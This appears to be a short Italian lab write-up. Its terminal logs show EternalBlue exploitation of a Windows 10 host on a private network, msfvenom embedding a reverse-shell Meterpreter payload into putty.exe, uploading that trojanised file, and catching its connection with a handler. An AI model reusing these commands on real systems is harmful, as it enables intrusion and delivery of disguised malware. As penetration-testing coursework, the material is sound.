
Extra creare una backdoor con msfvenom

tentate un eseguibile in template -x con -k (dovrebbe essere possibile con un vecchio programma x86)




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.50.3
RHOST => 192.168.50.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.3:445      - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.50.3:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.3:445 - The target is vulnerable.
[*] 192.168.50.3:445 - shellcode size: 1283
[*] 192.168.50.3:445 - numGroomConn: 12
[*] 192.168.50.3:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.50.3:445 - got good NT Trans response
[+] 192.168.50.3:445 - got good NT Trans response
[+] 192.168.50.3:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.3:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.3:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.50.3:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.50.3
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.3:49451) at 2024-12-17 09:40:34 -0500
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -x putty.exe -k -f exe -o putty_backdoored.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1904128 bytes
Saved as: putty_backdoored.exe

┌──(kali㉿kali)-[~]
```

```
meterpreter > upload putty_backdoored.exe C:\\Users\\user\\Desktop
[*] Uploading  : /home/kali/putty_backdoored.exe → C:\Users\user\Desktop\putty_backdoored.exe
[*] Completed  : /home/kali/putty_backdoored.exe → C:\Users\user\Desktop\putty_backdoored.exe
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set PaYLOAD windows/meterpreter/reverse_tcp
PaYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.3
[*] Meterpreter session 3 opened (192.168.50.100:4444 → 192.168.50.3:49456) at 2024-12-17 09:56:45 -0500

meterpreter > ls
Listing: C:\Users\user\Desktop
=============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1118     fil   2024-07-12 07:07:33 -0400  Icecast2 Win32.lnk
040777/rwxrwxrwx  0        dir   2024-07-22 06:09:46 -0400  Malware
040777/rwxrwxrwx  0        dir   2024-07-22 06:10:17 -0400  Programmi per Malware analisi
100666/rw-rw-rw-  532      fil   2024-07-22 05:52:57 -0400  debug.log
100666/rw-rw-rw-  282      fil   2024-07-09 10:37:31 -0400  desktop.ini
100777/rwxrwxrwx  1904128  fil   2024-12-17 09:48:36 -0500  putty_backdoored.exe
100666/rw-rw-rw-  1091     fil   2024-07-12 06:28:26 -0400  tomcat.lnk

meterpreter > pwd
C:\Users\user\Desktop
meterpreter >
```